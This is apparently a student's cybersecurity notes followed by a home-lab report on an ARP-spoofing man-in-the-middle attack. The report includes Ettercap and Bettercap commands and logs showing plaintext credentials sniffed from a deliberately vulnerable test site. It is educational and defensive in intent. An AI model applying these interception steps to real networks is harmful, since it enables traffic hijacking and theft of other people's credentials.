

Network Sniffing

Introduction :

Network sniffing is the process of capturing, analyzing, and monitoring network traffic using software or hardware tools. Sniffing tools, often referred to as packet sniffers, can intercept and log network packets in real-time. This process is widely used in both legitimate and malicious activities, making it a critical topic in cybersecurity.

Network Devices

Hub

- Sends data to all connected devices
- Stores port number and device name
- Less secure because every device receives the same data

Switch

- Sends data to a particular device only
- Stores port number, device name, and MAC address
- More secure than a hub but still vulnerable to attacks like MAC flooding

Router

- Connects different networks
- Routes data based on IP addresses
- Acts as a gateway between networks

DHCP Starvation Attack:

DHCP (Dynamic Host Configuration Protocol) automatically assigns IP addresses.

- Attacker floods DHCP server with fake requests
- All IP addresses get exhausted
- Legitimate users cannot obtain an IP address

Tool Used: Metasploit Framework (`auxiliary/server/dhcp`)

Session Hijacking:

Session hijacking occurs when attackers steal session cookies to impersonate users.

Once stolen, attackers can access accounts without login credentials.

DNS Poisoning :

DNS Poisoning manipulates DNS records to redirect users to malicious websites.

Types

1. Intranet DNS Spoofing
2. Internet DNS Spoofing
3. Proxy Server DNS Poisoning
4. DNS Cache Poisoning

OSI Model :

The **OSI (Open Systems Interconnection) Model** explains how data flows through a network:

1. Physical Layer
2. Data Link Layer
3. Network Layer
4. Transport Layer
5. Session Layer
6. Presentation Layer
7. Application Layer

Understanding OSI layers helps identify where attacks occur.

OSI Layer Involvement in MITM Attack:

- **Layer 2 (Data Link Layer):**

ARP Spoofing occurs here by manipulating MAC–IP mappings.

- **Layer 3 (Network Layer):**

IP forwarding allows packets to pass between victim and router.

- **Layer 4 (Transport Layer):**

TCP/UDP sessions are intercepted and monitored.

- **Layer 7 (Application Layer):**

Credentials, cookies, and HTTP data are captured.

MAC Address Spoofing:

MAC spoofing changes the MAC address of a device to impersonate another device.

Tools

- Technitium MAC Address Changer
- SMAC Tool (Professional Edition)

Sniffing Detection Techniques:

Sniffing detection identifies devices running in promiscuous mode.

Detection Methods

- Monitor unusual network traffic
- Check ARP tables
- Use promiscuous detection tools
- Analyze latency and packet behavior

Conclusion

Sniffing and related attacks such as ARP spoofing, DNS poisoning, DHCP starvation, and session hijacking pose serious threats to network security. Understanding how these attacks work, the tools used, and detection techniques is essential for securing modern networks. This module provides foundational knowledge required for ethical hacking and network defense.

MITM Attack

(Man In The Middle Attack)

The purpose of this report is to document the execution and results of a Man-in-the-Middle (MITM) attack carried out within a controlled home-lab environment.

This activity was performed strictly for learning, cybersecurity research, and internal testing to better understand how network-level attacks are conducted and how to defend against them.

Tools :

- ARP Spoofing / Poisoning
Used to redirect network traffic through the attacker.
- Ettercap
Employed for ARP poisoning, traffic interception, and protocol analysis.
- Bettercap
Used for advanced MITM attacks, network scanning, packet sniffing, and spoofing.
- Wireshark
Used to inspect captured packets and analyze network behavior in detail.
- Kali Linux
Operating system used on the attacker machine, providing all required networking tools.

1. ARP Spoofing / Poisoning : (Address Resolution Protocol)

ARP Spoofing (also called ARP Poisoning) is a technique used to manipulate the Address Resolution Protocol (ARP) within a local network.

This allows the attacker to:

- Intercept packets
 - Capture credentials from unencrypted sessions
 - Perform further MITM attacks such as DNS spoofing or session hijacking


ARP Spoofing works only on local networks where ARP is used.

Host Discovery on the network -

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 2 hosts. Total size: 360
IP At MAC Address Count Len MAC Vendor / Hostname
---  
10.114.68.203 3e:bc:74:39:22:ac 4 240 Unknown vendor  
10.114.68.193 48:f1:7f:1b:a9:45 2 120 Intel Corporate
```


Start ARP spoof -

Ip Forwarding -



```
kk@kiran: ~
root@kiran: ~
kk@kiran: ~
[~] (kk@kiran) [~]
[sudo] password for kk:
[~] (root@kiran) [~]
# echo 1 >/proc/sys/net/ipv4/ip_forward
[~] (root@kiran) [~]
#
```

Wireshark Capture -



2) Ettercap :

Ettercap is a powerful network security tool designed specifically for Man-in-the-Middle attacks on LAN networks. It supports ARP poisoning, traffic interception, protocol analysis, and packet manipulation.

✓ ARP Spoofing & MITM Attacks -

Ettercap automatically poisons ARP tables between chosen hosts, placing the attacker between two communicating devices.

✓ Packet Sniffing -


Ettercap can capture network traffic and display credentials, visited URLs, cookies, and protocol data.

✓ GUI and CLI Support

The graphical interface makes host discovery and MITM setup simple, while the command-line version is ideal for automation.

Ettercap is one of the most commonly used MITM tools in penetration testing and network auditing.

Ettercap -



Host Scan & List -

Screenshot of the Ettercap interface showing a host list. The host list table has columns: IP Address, MAC Address, and Description. Two hosts are listed:

IP Address	MAC Address	Description
10.114.68.193	48:F1:7F:1B:A9:45	
fe80::8864:adff:fe6a:6d86	8A:64:AD:6A:6D:86	
10.114.68.203	8A:64:AD:6A:6D:86	

Below the table are three buttons: Delete Host, Add to Target 1, and Add to Target 2. A message at the bottom states: "SSL dissection needs a valid 'redir_command_on' script in the etter.conf file. Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0. Privileges dropped to EUID 65534 EGID 65534..." followed by a list of statistics and logs.

ARP Spoofing -

Screenshot of the Ettercap interface showing a host list. The host list table has columns: IP Address, MAC Address, and Description. Three hosts are listed:

IP Address	MAC Address	Description
10.114.68.193	48:F1:7F:1B:A9:45	
fe80::8864:adff:fe6a:6d86	8A:64:AD:6A:6D:86	
10.114.68.203	8A:64:AD:6A:6D:86	

Below the table are three buttons: Delete Host, Add to Target 1, and Add to Target 2. A message at the bottom states: "57 ports monitored, 28230 mac vendor fingerprint, 1766 tcp OS fingerprint, 2182 known services, Lua: no scripts were specified, not starting up! Starting Unified sniffing..." followed by a list of statistics and logs.

Test Website -

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username :
Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks

10:41 AM 11/24/2025

Capture username & Password –

Host List

IP Address	MAC Address	Description
10.114.68.193	48:F1:7F:1B:A9:45	
fe80::8864:adff:fe6a:6d86	8A:64:AD:6A:6D:86	
10.114.68.203	8A:64:AD:6A:6D:86	

2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 10.114.68.193 added to TARGET1
Host 10.114.68.203 added to TARGET2
DHCP: [48:F1:7F:1B:A9:45] REQUEST 10.114.68.193
DHCP: [10.114.68.203] ACK : 10.114.68.193 255.255.255.0 GW 10.114.68.203 DNS 10.114.68.203
DHCP: [10.114.68.203] ACK : 10.114.68.193 255.255.255.0 GW 10.114.68.203 DNS 10.114.68.203

ARP poisoning victims:

GROUP 1: 10.114.68.193 48:F1:7F:1B:A9:45

GROUP 2: 10.114.68.203 8A:64:AD:6A:6D:86

HTTP : 44.228.249.3:80 -> USER: Kiran PASS: Kiran@123 INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=Kiran&pass=Kiran%40123

3) Bettercap :

Bettercap is an advanced, modern, and more powerful MITM toolset compared to Ettercap. It is designed for real-time network monitoring, manipulation, and exploitation.

✓ ARP Spoofing

Bettercap can quickly discover hosts and automatically poison ARP tables to intercept traffic.

✓ Lightweight & Fast

Bettercap is built in Go, making it more efficient and more stable than older MITM tools.

Bettercap is widely regarded as one of the most powerful tools for local network attacks, monitoring, and red-team scenarios.

BetterCap -




```
(kk@kiran)-[~]
$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
10.114.68.0/24 > 10.114.68.31 » [02:28:52] [sys.log] [inf] gateway monitor started ...
10.114.68.0/24 > 10.114.68.31 » [ ]
```

Net.Probe ON -



```
(kk@kiran)-[~]
$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
10.114.68.0/24 > 10.114.68.31 » [02:28:52] [sys.log] [inf] gateway monitor started ...
10.114.68.0/24 > 10.114.68.31 » net.probe on
[02:29:45] [sys.log] [inf] net.probe: starting net.recon as a requirement for net.probe
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [sys.log] [inf] net.probe: probing 256 addresses on 10.114.68.0/24
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [endpoint.new] endpoint 10.114.68.193 detected as 48:f1:7f:1b:a9:45 (Intel Corporate).
10.114.68.0/24 > 10.114.68.31 » [ ]
```

Show Device on network -



```
(kk@kiran)[-]
└─$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.114.68.0/24 > 10.114.68.31 » [02:28:52] [sys.log] [inf] gateway monitor started ...
10.114.68.0/24 > 10.114.68.31 » net.probe on
[02:29:45] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [sys.log] [inf] net.probe probing 256 addresses on 10.114.68.0/24
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [endpoint.new] endpoint 10.114.68.193 detected as 48:f1:7f:1b:a9:45 (Intel Corporate).
10.114.68.0/24 > 10.114.68.31 » net.show




| IP            | MAC               | Name    | Vendor          | Sent  | Recv  | Seen     |
|---------------|-------------------|---------|-----------------|-------|-------|----------|
| 10.114.68.31  | 00:0c:29:02:40:a8 | eth0    | VMware, Inc.    | 0 B   | 0 B   | 02:28:52 |
| 10.114.68.203 | 0a:a0:67:24:d8:1d | gateway |                 | 781 B | 86 B  | 02:28:52 |
| 10.114.68.193 | 48:f1:7f:1b:a9:45 |         | Intel Corporate | 0 B   | 368 B | 02:29:45 |



» 54 kB / ↓ 140 kB / 3131 pkts

10.114.68.0/24 > 10.114.68.31 »
```

Sniffing Satrt & Capture Username & Pass -



```
Nov 24 2:50 AM kk@kiran:~
```

```
10.114.68.0/24 > 10.114.68.31 » net.sniff on[02:49:34] [net.sniff.dns] dns gateway > KK.local : dns.msftncsi.com is fd3e:4f5a:5b81::1
10.114.68.0/24 > 10.114.68.31 » net.sniff on
10.114.68.0/24 > 10.114.68.31 » [02:49:34] [sys.log] [err] module net.sniff is already running
10.114.68.0/24 > 10.114.68.31 » [02:49:54] [net.sniff.http.request] http KK.local [POST] testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,mr;q=0.7,hi;q=0.6,kn;q=0.5
Content-Length: 33
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Cache-Control: max-age=0

uname=kiran&pass=kiran@12345678

10.114.68.0/24 > 10.114.68.31 » [02:49:54] [net.sniff.http.request] http KK.local [POST] testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,mr;q=0.7,hi;q=0.6,kn;q=0.5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Content-Length: 33
Origin: http://testphp.vulnweb.com

uname=kiran&pass=kiran@12345678
```

Results & Findings

- Successfully hijacked traffic between victim and router
- Demonstrated traffic interception using Ettercap & Bettercap
- Verified credential leakage from unencrypted protocols
- Observed vulnerable traffic patterns (HTTP, plaintext login pages)
- Showed how attackers can manipulate ARP tables with minimal effort

Security Impact

If used maliciously, these attacks can lead to:

- Password theft
- Session hijacking
- Fake website redirection (DNS spoofing)
- Data manipulation
- Malware injection

This demonstrates that MITM attacks are powerful and dangerous on insecure LAN networks.

Conclusion

This home-lab experiment successfully demonstrated how ARP spoofing enables attackers to intercept and manipulate network traffic. The test reinforces the importance of network security measures and encrypted communication. Understanding these techniques is essential for defending real-world environments.